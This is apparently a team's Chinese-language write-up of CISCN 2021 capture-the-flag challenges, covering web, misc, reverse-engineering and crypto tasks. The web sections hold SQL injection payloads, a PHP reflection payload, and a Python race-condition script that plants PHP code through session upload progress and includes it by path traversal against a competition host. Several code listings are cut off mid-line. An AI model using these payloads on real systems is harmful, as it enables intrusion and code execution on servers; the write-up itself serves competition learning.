

CISCN2021-第十四届全国大学生信息安全竞赛-WriteUp

原创

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WriteUp - Maple_root -CISCN2021

总结

总得分: 3400

总排名: 203

赛区排名: 21

第一次认真参加正式的CTF, 24+3小时的脑血栓比赛时长, 收获还是很多的。

开卷

WEB

easy_sql

```
Sqlmap -r /root/wordlist/table.txt -p uname -D security --tables
```

Sqlmap直接跑出两张表(flag, user)

单跑不出列名

```
回去找到sqlmap的payloaduname=admin') RLIKE (SELECT (CASE WHEN (7431=7431) THEN 0x61646d696e ELSE 0x28 END)) -- WQuk&passwd=admin&Submit=%E7%99%BB%E5%BD%95
```

```
修改payloadAdmin')||updatexml(1,((select * from (select * from flag as a join flag as b ) as c limit 1,1)),1)%23
```

```
爆出第一个列idAdmin')||updatexml(1,((select * from (select * from flag as a join flag as b using(id) as c limit 1,1)),1)%23
```

```
爆出第二个列noAdmin')||updatexml(1,((select * from (select * from flag as a join flag as b using(id, no)) as c limit 1,1)),1)%23
```

```
爆出最后一列fec74227-42d6-4636-a0d4-92f8a913vfd6
```

最后查询出flag

easy_source

扫描找到.index.php.swo, 得到index.php源码。

本题目没有其他代码了噢, 就只有这一个文件, 虽然你看到的不完全, 但是你觉得我会把flag藏在哪儿呢, 仔细想想文件里面还有什么?

```
<?php
class User
{
    private static $c = 0;

    function a()
    {
        return ++self::$c;
    }
}
```

```
}

function b()
{
    return ++self::$c;
}

function c()
{
    return ++self::$c;
}

function d()
{
    return ++self::$c;
}

function e()
{
    return ++self::$c;
}

function f()
{
    return ++self::$c;
}

function g()
{
    return ++self::$c;
}

function h()
{
    return ++self::$c;
}

function i()
{
    return ++self::$c;
}

function j()
{
    return ++self::$c;
}

function k()
{
    return ++self::$c;
}

function l()
{
    return ++self::$c;
}

function m()
{
    return ++self::$c;
}
```

```

        return ++self::$c;
    }

    function n()
    {
        return ++self::$c;
    }

    function o()
    {
        return ++self::$c;
    }

    function p()
    {
        return ++self::$c;
    }

    function q()
    {
        return ++self::$c;
    }

    function r()
    {
        return ++self::$c;
    }

    function s()
    {
        return ++self::$c;
    }

    function t()
    {
        return ++self::$c;
    }
}

$rc=$_GET["rc"];
$rb=$_GET["rb"];
$ra=$_GET["ra"];
$rd=$_GET["rd"];
$method= new $rc($ra, $rb);
var_dump($method->$rd());

```

构造ReflectionMethod类遍历a-t方法的注释，payload：？

ra=User&rb=a&rc=ReflectionMethod&rd=getDocComment。

其中一个方法注释中包含flag。

MISC

tiny_traffic

分析流量，导出全部http对象。

在python中使用brotli解码test和secret。

```

import brotli

def extract(file_name):
    out = open(file_name + "_extracted", "wb")
    out.write(brotli.decompress(open(file_name, "rb").read()))
    out.close()

if __name__ == '__main__':
    extract("secret")
    extract("test")

```

test为一个proto文件，内容为：

```

syntax = "proto3";

message PBResponse {
    int32 code = 1;
    int64 flag_part_convert_to_hex_plz = 2;
    message data {
        string junk_data = 2;
        string flag_part = 1;
    }
    repeated data dataList = 3;
    int32 flag_part_plz_convert_to_hex = 4;
    string flag_last_part = 5;
}

message PBRequest {
    string cate_id = 1;
    int32 page = 2;
    int32 pageSize = 3;
}

```

猜测secret为PBResponse Message，使用protoc解码

```


$ protoc --decode=PBResponse ./test_extracted < ./secret_extracted
code: 200
flag_part_convert_to_hex_plz: 15100450
dataList {
  flag_part: "e2345"
  junk_data: "7af2c"
}
dataList {
  flag_part: "7889b0"
  junk_data: "82bc0"
}
flag_part_plz_convert_to_hex: 16453958
flag_last_part: "d172a38dc"

```

忽略junk_data，部分提示转换字段转为hex后拼接得到flag。

running_pixel

导出gif全部关键帧，在最后几帧发现异常白点，ps取色为rgb(233,233,233)。



因与背景色rgb(247,247,247)过于相近，怀疑存在隐写。

使用python将所有关键帧中的(233,233,233)像素点在同等大小的画布上画成黑色，每画一下保存一张关键帧。

```
from PIL import Image
import time

out = Image.new("L", (400,400), 255)

for i in range(1,383):
    img = Image.open(f"{i}.png").convert("RGB")
    for x in range(img.size[0]):
        for y in range(img.size[1]):
            p = img.getpixel((x,y))
            if p == (233,233,233):
                print(i,x,y)
                out.putpixel((y,x), 0)
                out.save(f"out{i}.png")

out.save(f"out{i+1}.png")
```

从头逐一切换图片，观察到黑色像素画出flag。

第二卷

WEB

middle_source

扫描找到.listing文件，内有提示you_can_seeeeeeee_me.php，打开是一个phpinfo。

phpinfo中给出了sessions目录，利用条件竞争包含session漏洞，将PHP_SESSION_UPLOAD_PROGRESS内添加php代码并上传文件执行代码。

```

import time

import requests
import threading
import io

target = "http://124.71.231.151:25908/"
session_id = "bellwind"

payload = {
    "cf": "../../../../../var/lib/php/sessions/eacadbad/sess_{}".format(session_id),
    "field": "?????",
}

event = threading.Event()

def write(session: requests.Session):
    file = io.BytesIO(b'A'*1024*5)
    while True:
        event.wait()
        response = session.post(
            target,
            data={
                "PHP_SESSION_UPLOAD_PROGRESS": "<?php system('ls /etc > 1.txt');?>"
            },
            cookies={
                "PHPSESSID": session_id
            },
            files={
                "file": ("verysafe.jpg", file)
            }
        )
        print(response.text)

def read(session: requests.Session):
    while True:
        event.wait()
        response = session.post(
            target,
            data=payload,
            cookies={
                "PHPSESSID": session_id
            },
        )
        print(response.text)

if __name__ == '__main__':
    sess = requests.session()
    for _ in range(20):
        threading.Thread(target=write, args=(sess,)).start()
    for _ in range(20):
        threading.Thread(target=read, args=(sess,)).start()
    event.set()
    while event.isSet():
        time.sleep(1)
        print("waiting.")

```

经测试无法执行命令，但函数是可以用的。这里利用`scandir`函数列`/etc`目录文件，最终在`/etc/icbjgbfahe/ajgfbfeedc/bfcefdfdda/icdjcdcabj/ddadebjbab`下找到`f1444444g`，`file_get_contents`函数读取得到`flag`。

MISC

隔空传话

使用`golang`解码`pdu`信息`data.txt`，可知前八位`flag`为手机号前八位。

```

package main

import (
    "encoding/hex"
    "fmt"
    "github.com/xlab/at/sms"
    "io/ioutil"
    "sort"
    "strings"
    "time"
)

func main() {
    data, _ := ioutil.ReadFile("data.txt")
    s := string(data)
    s1 := strings.Split(s, "\r\n")[4:]
    var result []*sms.Message
    for _, s := range s1 {
        if r := decode(s); r != nil {
            result = append(result, r)
        }
    }
    sorter := messageSorter(result)
    sort.Sort(sorter)
    fina := ""
    for _, s := range sorter {
        fina += s.Text
    }
    fmt.Println(fina)
}

func decode(msg string) *sms.Message {
    bs, _ := hex.DecodeString(msg)
    m := new(sms.Message)
    _, err := m.ReadFrom(bs)
    if err != nil {
        return nil
    }
    return m
}

type messageSorter []*sms.Message

func (m messageSorter) Len() int {
    return len(m)
}

func (m messageSorter) Less(i, j int) bool {
    ms := []*sms.Message(m)
    return time.Time(ms[i].ServiceCenterTime).Before(time.Time(ms[j].ServiceCenterTime))
}

func (m messageSorter) Swap(i, j int) {
    m[i], m[j] = m[j], m[i]
}

```


根据时间戳排序并连接数据，可发现十六进制是一张png图片。
保存为png后爆破宽高，倒转图片方向读后半段flag并连接前段flag。

RE

baby_bc

下载下来是一个baby.bc文件，需要先用clang将其编译为二进制可执行文件，然后再在IDA中将其反编译然后进行进一步分析。

先对main函数进行分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    unsigned __int64 v4; // [rsp+8h] [rbp-20h]
    unsigned __int64 i; // [rsp+10h] [rbp-18h]
    size_t v6; // [rsp+18h] [rbp-10h]

    __isoc99_scanf(&unk_403004, input, envp);
    if ( (unsigned int)strlen(input) == 25 ) // 长度为25
    {
        if ( input[0] ) // 有输入
        {
            if ( (unsigned __int8)(input[0] - 48) > 5u )
                return 0;
            v6 = strlen(input);
            for ( i = 1LL; ; ++i )
            {
                v4 = i;
                if ( i >= v6 ) // 超出字符串长度
                    break;
                if ( (unsigned __int8)(input[v4] - 48) > 5u )
                    return 0;
            }
        }
        if ( (fill_number(input) & 1) != 0 && (docheck() & 1) != 0 )
            printf("CISCN{MD5(%s)}", input);
    }
    return 0;
}
```

可以看出主要的处理逻辑是在24行if语句中的fill_number和docheck当中，然后就要输出的格式为CISCN{MD5(%s)}，接着分析这两个函数

fill_number:

```
__int64 __fastcall fill_number(__int64 a1)
{
    char v2; // [rsp+1h] [rbp-69h]
    char v3; // [rsp+11h] [rbp-59h]
    char v4; // [rsp+21h] [rbp-49h]
    char v5; // [rsp+31h] [rbp-39h]
    char v6; // [rsp+40h] [rbp-2Ah]
    char v7; // [rsp+41h] [rbp-29h]
    __int64 v8; // [rsp+4Ah] [rbp-20h]
    __int64 v9; // [rsp+52h] [rbp-18h]
    __int64 v10; // [rsp+5Ah] [rbp-10h]

    v10 = 0LL;
```

```

v10 = 0LL;
do
{
    v9 = v10;
    v8 = 5 * v10;
    v7 = *(_BYTE *)(a1 + 5 * v10);
    if ( map[5 * v10] )
    {
        v6 = 0;
        if ( v7 != 48 )
            return v6 & 1;
    }
    else
    {
        map[5 * v10] = v7 - 48;
    }
    v5 = *(_BYTE *)(a1 + v8 + 1);
    if ( map[5 * v10 + 1] )
    {
        v6 = 0;
        if ( v5 != 48 )
            return v6 & 1;
    }
    else
    {
        map[5 * v10 + 1] = v5 - 48;
    }
    v4 = *(_BYTE *)(a1 + v8 + 2);
    if ( map[5 * v10 + 2] )
    {
        v6 = 0;
        if ( v4 != 48 )
            return v6 & 1;
    }
    else
    {
        map[5 * v10 + 2] = v4 - 48;
    }
    v3 = *(_BYTE *)(a1 + v8 + 3);
    if ( map[5 * v10 + 3] )
    {
        v6 = 0;
        if ( v3 != 48 )
            return v6 & 1;
    }
    else
    {
        map[5 * v10 + 3] = v3 - 48;
    }
    v2 = *(_BYTE *)(a1 + v8 + 4);
    if ( map[5 * v10 + 4] )
    {
        v6 = 0;
        if ( v2 != 48 )
            return v6 & 1;
    }
    else
    {
        map[5 * v10 + 4] = v2 - 48;
    }
}

```

```

    ++v10;
    v6 = 1;
}
while ( v9 + 1 < 5 );
return v6 & 1;
}

```

fill_number的主要逻辑是5位5位取数以后，按给定的逻辑给各位的值减去48，但是由于题目没有给出输入的数，所以需要根据输出的值判定一开始的值，所以接着看check函数

```

__int64 docheck()
{
    char v1; // [rsp+2Eh] [rbp-9Ah]
    __int64 v2; // [rsp+30h] [rbp-98h]
    __int64 v3; // [rsp+40h] [rbp-88h]
    __int64 v4; // [rsp+50h] [rbp-78h]
    __int64 v5; // [rsp+58h] [rbp-70h]
    char *v6; // [rsp+68h] [rbp-60h]
    __int64 v7; // [rsp+70h] [rbp-58h]
    char v8; // [rsp+7Fh] [rbp-49h]
    char *v9; // [rsp+88h] [rbp-40h]
    __int64 v10; // [rsp+90h] [rbp-38h]
    __int64 v11; // [rsp+98h] [rbp-30h]
    __int64 v12; // [rsp+A8h] [rbp-20h]
    char v13[6]; // [rsp+BCh] [rbp-Ch] BYREF
    char v14[6]; // [rsp+C2h] [rbp-6h] BYREF

    v12 = 0LL;
    do
    {
        v10 = v12;
        memset(v14, 0, sizeof(v14));
        v9 = &v14[(unsigned __int8)map[5 * v12]];
        if ( *v9
            || (*v9 = 1, v14[(unsigned __int8)map[5 * v12 + 1]])
            || (v14[(unsigned __int8)map[5 * v12 + 1]] = 1, v14[(unsigned __int8)map[5 * v12 + 2]])
            || (v14[(unsigned __int8)map[5 * v12 + 2]] = 1, v14[(unsigned __int8)map[5 * v12 + 3]])
            || (v14[(unsigned __int8)map[5 * v12 + 3]] = 1, v14[(unsigned __int8)map[5 * v12 + 4]]) )
        {
            v8 = 0;
            return v8 & 1;
        }
        ++v12;
    }
    while ( v10 + 1 < 5 );
    v11 = 0LL;
    while ( 1 )
    {
        v7 = v11;
        memset(v13, 0, sizeof(v13));
        v6 = &v13[(unsigned __int8)map[v11]];
        if ( *v6 )
            break;
        *v6 = 1;
        if ( v13[(unsigned __int8)byte_405055[v11]] )
            break;
        v13[(unsigned __int8)byte_405055[v11]] = 1;
        if ( v13[(unsigned __int8)byte_40505A[v11]] )

```

```

    break;
v13[(unsigned __int8)byte_40505A[v11]] = 1;
if ( v13[(unsigned __int8)byte_40505F[v11]] )
    break;
v13[(unsigned __int8)byte_40505F[v11]] = 1;
if ( v13[(unsigned __int8)byte_405064[v11]] )
    break;
++v11;
if ( v7 + 1 >= 5 )
{
    v5 = 0LL;
    while ( 1 )
    {
        v4 = v5;
        if ( row[4 * v5] == 1 )
        {
            if ( (unsigned __int8)map[5 * v5] < (unsigned __int8)map[5 * v5 + 1] )
                goto LABEL_27;
        }
        else if ( row[4 * v5] == 2 && (unsigned __int8)map[5 * v5] > (unsigned __int8)map[5 * v5 + 1] )
        {
LABEL_27:
            v8 = 0;
            return v8 & 1;
        }
        if ( byte_405071[4 * v5] == 1 )
        {
            if ( (unsigned __int8)map[5 * v5 + 1] < (unsigned __int8)map[5 * v5 + 2] )
                goto LABEL_27;
        }
        else if ( byte_405071[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 1] > (unsigned __int8)map[5 * v5 + 2] )
        {
            goto LABEL_27;
        }
        if ( byte_405072[4 * v5] == 1 )
        {
            if ( (unsigned __int8)map[5 * v5 + 2] < (unsigned __int8)map[5 * v5 + 3] )
                goto LABEL_27;
        }
        else if ( byte_405072[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 2] > (unsigned __int8)map[5 * v5 + 3] )
        {
            goto LABEL_27;
        }
        if ( byte_405073[4 * v5] == 1 )
        {
            if ( (unsigned __int8)map[5 * v5 + 3] < (unsigned __int8)map[5 * v5 + 4] )
                goto LABEL_27;
        }
        else if ( byte_405073[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 3] > (unsigned __int8)map[5 * v5 + 4] )
        {
            goto LABEL_27;
        }
        ++v5;
        if ( v4 + 1 >= 5 )
        {
            v3 = 0LL;
            while ( 1 )
            {
                v2 = v3 + 1;

```

```

if ( col[5 * v3] == 1 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3] > (unsigned __int8)map[5 * v2] )
        goto LABEL_26;
}
else if ( col[5 * v3] == 2 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3] < (unsigned __int8)map[5 * v2] )
    {
LABEL_26:
        v8 = v1;
        return v8 & 1;
    }
}
if ( byte_405091[5 * v3] == 1 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3 + 1] > (unsigned __int8)map[5 * v2 + 1] )
        goto LABEL_26;
}
else if ( byte_405091[5 * v3] == 2 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3 + 1] < (unsigned __int8)map[5 * v2 + 1] )
        goto LABEL_26;
}
if ( byte_405092[5 * v3] == 1 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3 + 2] > (unsigned __int8)map[5 * v2 + 2] )
        goto LABEL_26;
}
else if ( byte_405092[5 * v3] == 2 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3 + 2] < (unsigned __int8)map[5 * v2 + 2] )
        goto LABEL_26;
}
if ( byte_405093[5 * v3] == 1 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3 + 3] > (unsigned __int8)map[5 * v2 + 3] )
        goto LABEL_26;
}
else if ( byte_405093[5 * v3] == 2 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3 + 3] < (unsigned __int8)map[5 * v2 + 3] )
        goto LABEL_26;
}
if ( byte_405094[5 * v3] == 1 )
{
    v1 = 0;
    if ( (unsigned __int8)map[5 * v3 + 4] > (unsigned __int8)map[5 * v2 + 4] )
        goto LABEL_26;
}
else if ( byte_405094[5 * v3] == 2 )
{

```

```

        v1 = 0;
        if ( (unsigned __int8)map[5 * v3 + 4] < (unsigned __int8)map[5 * v2 + 4] )
            goto LABEL_26;
    }
    ++v3;
    v1 = 1;
    if ( v2 >= 4 )
        goto LABEL_26;
    }
}
}
}
}
v8 = 0;
return v8 & 1;
}

```

这里值得说的就是这个使用goto LABEL实现的(个人认为是)for循环的if结构的语句，按照程序逻辑是一个求多元方程的过程，所以选择了python的z3库来解决，根据前面分析的逻辑逆向求解即可。

```

import hashlib
from z3 import *

zy=[0x00, 0x00, 0x00, 0x01,0x01, 0x00, 0x00, 0x00,0x02, 0x00, 0x00, 0x01,0x00, 0x00, 0x00, 0x00,0x01, 0x00,
sx=[0x00, 0x00, 0x02, 0x00,0x02,0x00, 0x00, 0x00,0x00, 0x00,0x00, 0x00,0x00, 0x01, 0x00,0x00, 0x01, 0x00, 0
ts = Solver()
map = [BitVec('s%d' % i, 4) for i in range(25)]
ts.add(map[5*2+2] == 4)
ts.add(map[5*3+3] == 3)

for i in map:
    ts.add(i > 0)
    ts.add(i <= 5)
for a in range(5):
    ts.add(
And(map[5 * a] != map[5 * a + 1],
    map[5 * a] != map[5 * a + 2],
    map[5 * a] != map[5 * a + 3],
    map[5 * a] != map[5 * a + 4],
    map[5 * a + 1] != map[5 * a + 2],
    map[5 * a + 1] != map[5 * a + 3],
    map[5 * a + 1] != map[5 * a + 4],
    map[5 * a + 2] != map[5 * a + 3],
    map[5 * a + 2] != map[5 * a + 4],
    map[5 * a + 3] != map[5 * a + 4]))
for b in range(5):
    ts.add(
And(map[5 * 0 + b] != map[5 * 1 + b],
    map[5 * 0 + b] != map[5 * 2 + b],
    map[5 * 0 + b] != map[5 * 3 + b],
    map[5 * 0 + b] != map[5 * 4 + b],
    map[5 * 1 + b] != map[5 * 2 + b],
    map[5 * 1 + b] != map[5 * 3 + b],
    map[5 * 1 + b] != map[5 * 4 + b],
    map[5 * 2 + b] != map[5 * 3 + b],
    map[5 * 2 + b] != map[5 * 4 + b],
    map[5 * 3 + b] != map[5 * 4 + b]

```

```

    ))
for b in range(4):
    for y in range(5):
        ts.add(map[5 * b + y] != map[5 * (b + 1) + y])
for a in range(5):
    for x in range(4):
        if zy[4 * a + x]==1:
            ts.add(map[5 * a + x] > map[5 * a + x + 1])
        elif zy[4 * a + x] == 2:
            ts.add(map[5 * a + x] < map[5 * a + x + 1])
for b in range(4):
    for y in range(5):
        if sx[5 * b + y]==1:
            ts.add(map[5 * b + y] < map[5 * (b + 1) + y])
        elif sx[5 * b + y] == 2 :
            ts.add(map[5 * b + y] > map[5 * (b + 1) + y])
print()
while ts.check() == sat:
    answer = ts.model()
    condition = []
    p = []
    for i in map:
        p += [answer[i]]
        condition.append(i != answer[i])
    p[5 * 2 + 2] = 0
    p[5 * 3 + 3] = 0
    ts.add(Or(condition))

p=[1, 4, 2, 5, 3, 5, 3, 1, 4, 2, 3, 5, 0, 2, 1, 2, 1, 5, 0, 4, 4, 2, 3, 1, 5]
l=''
for i in p:
    l+=str(i)
md = hashlib.md5()
md.update(l.encode())
print('CISCN{'+md.hexdigest()+}')

```

第三卷

MISC

robot

下载后发现rspag文件是robotstudio的仿真文件，在WireShark中看看流量，注意到部分流量中出现了Value[193, 65, 0],这个Value属性内的数据根据题目给的提示很有可能就是整个题目的破题点。

```

import re
from PIL import Image

a = re.compile(r'Value\.\.([\d+],[\d+],[\d+]\.}')

with open('a','r') as f:
    data = f.read()
    data1 = a.findall(data)

print(data1)

img = Image.new('RGB', (456, 456))
for i in data1:
    tmp = (int(i[0]), int(i[1]))
    img.putpixel(tmp, 255)
img.save("b.png")

```

得到flag`easy_robo_xx`，对其进行md5加密之后得到解`CISCN{d4f1fb80bc11ffd722861367747c0f10}`

CRYPTO

RSA

计算p和q

```

n = 0xa188aaaf75c79219462f0ba90b68cb6e0694b113c89b8006f3a54f6374bbc0d91fb83b15866d93fd74019e1e541edce6c06c0

p = 0xda5f14bacd97f5504f39eeef22af37e8551700296843e536760cea761d334508003e01b886c0c6000000000000000000000
k = 200
PR.<x> = PolynomialRing(Zmod(n))
s = x + p
x0 = s.small_roots(X=2^k, beta=0.4)[0]
p = p+x0
print("p:      ", hex(int(p)))
q = n/int(p)
print("q:      ", hex(int(q)))

```

解密msg

```

import hashlib
import gmpy2
from Crypto.Util.number import long_to_bytes,bytes_to_long,getPrime
from gmpy2 import *

xx = 0
yy = 2

text = []

m1 = bytes_to_long(text[:xx])
m2 = bytes_to_long(text[xx:yy])
m3 = bytes_to_long(text[yy:])

e1 = 3
p1 = getPrime(512)
q1 = getPrime(512)

```



```

N1 = p1*q1
print pow(m1,e1,N1)
print (e1,N1)

p2 = getPrime(512)
e2 = 17
e3 = 65537
q2 = getPrime(512)
N2 = p2*q2

print (e2,N2)
print (e3,N2)
print pow(m2,e2,N2)
print pow(m2,e3,N2)

p3 = getPrime(512)
q3 = getPrime(512)
N3 = p3*q3

print pow(m3,e3,N3)
print p3>>200
print (e3,N3)

n = 1238144703945505983632805188489145469381377310267779758858467336724944939757030697600538674718362494732
e1 = 191057652855106675533138988134982202124211775276471878025499139142639689454931446333906706051162510645

m1 = ""
m2 = ""
m3 = ""

for j in range(0, 130000000):
    a, b = gmpy2.iroot(e1 + j * n, 3)
    if b == 1:
        m = a
        print('x is {:x}'.format(m))
        print("flag is {}".format(long_to_bytes(m)))
        m1 = long_to_bytes(m)
        break

n2 = 111381961169589927896512557754289420474877632607334685306667977794938824018345795836303161492076539375

e1 = 17
e2 = 65537

s = gcdext(e1, e2)

s1 = s[1]
s2 = -s[2]

c2 = 912909352674583565419593273812200674661048904553911039896398228557537978053541397419599579519839431461
c1 = 549957513872587987918954132161722846534070540797657697041707630238301309814802729433384452456892937293

c2 = invert(c2, n2)
m = (pow(c1,s1,n2) * pow(c2 , s2 , n2)) % n2
m2 = long_to_bytes(m)

p3 = 114370387635810102631164939837335460144033438592180037075127967069288808480352399907404283340911064439
q3 = 991803319896387979836232950763725670601056296248732974240093319272154930708733248210738155436853899577
enc3 = 5921369644237376589594870261165975677981389765302208090563554563690543403830646893528396268605903746

```

```
e3 = 65537
n3 = 113432930155033263769270712825121761080813952100666693606866355917116416984149165507231925180593860836

ph3 = (p3-1)*(q3-1)
d3 = gmpy2.invert(e3,ph3)
m3 = pow(enc3,d3,n3)
m3 = long_to_bytes(m3)
message = m1 + m2 + m3

md5 = hashlib.md5()
md5.update(message)
print md5.hexdigest()
```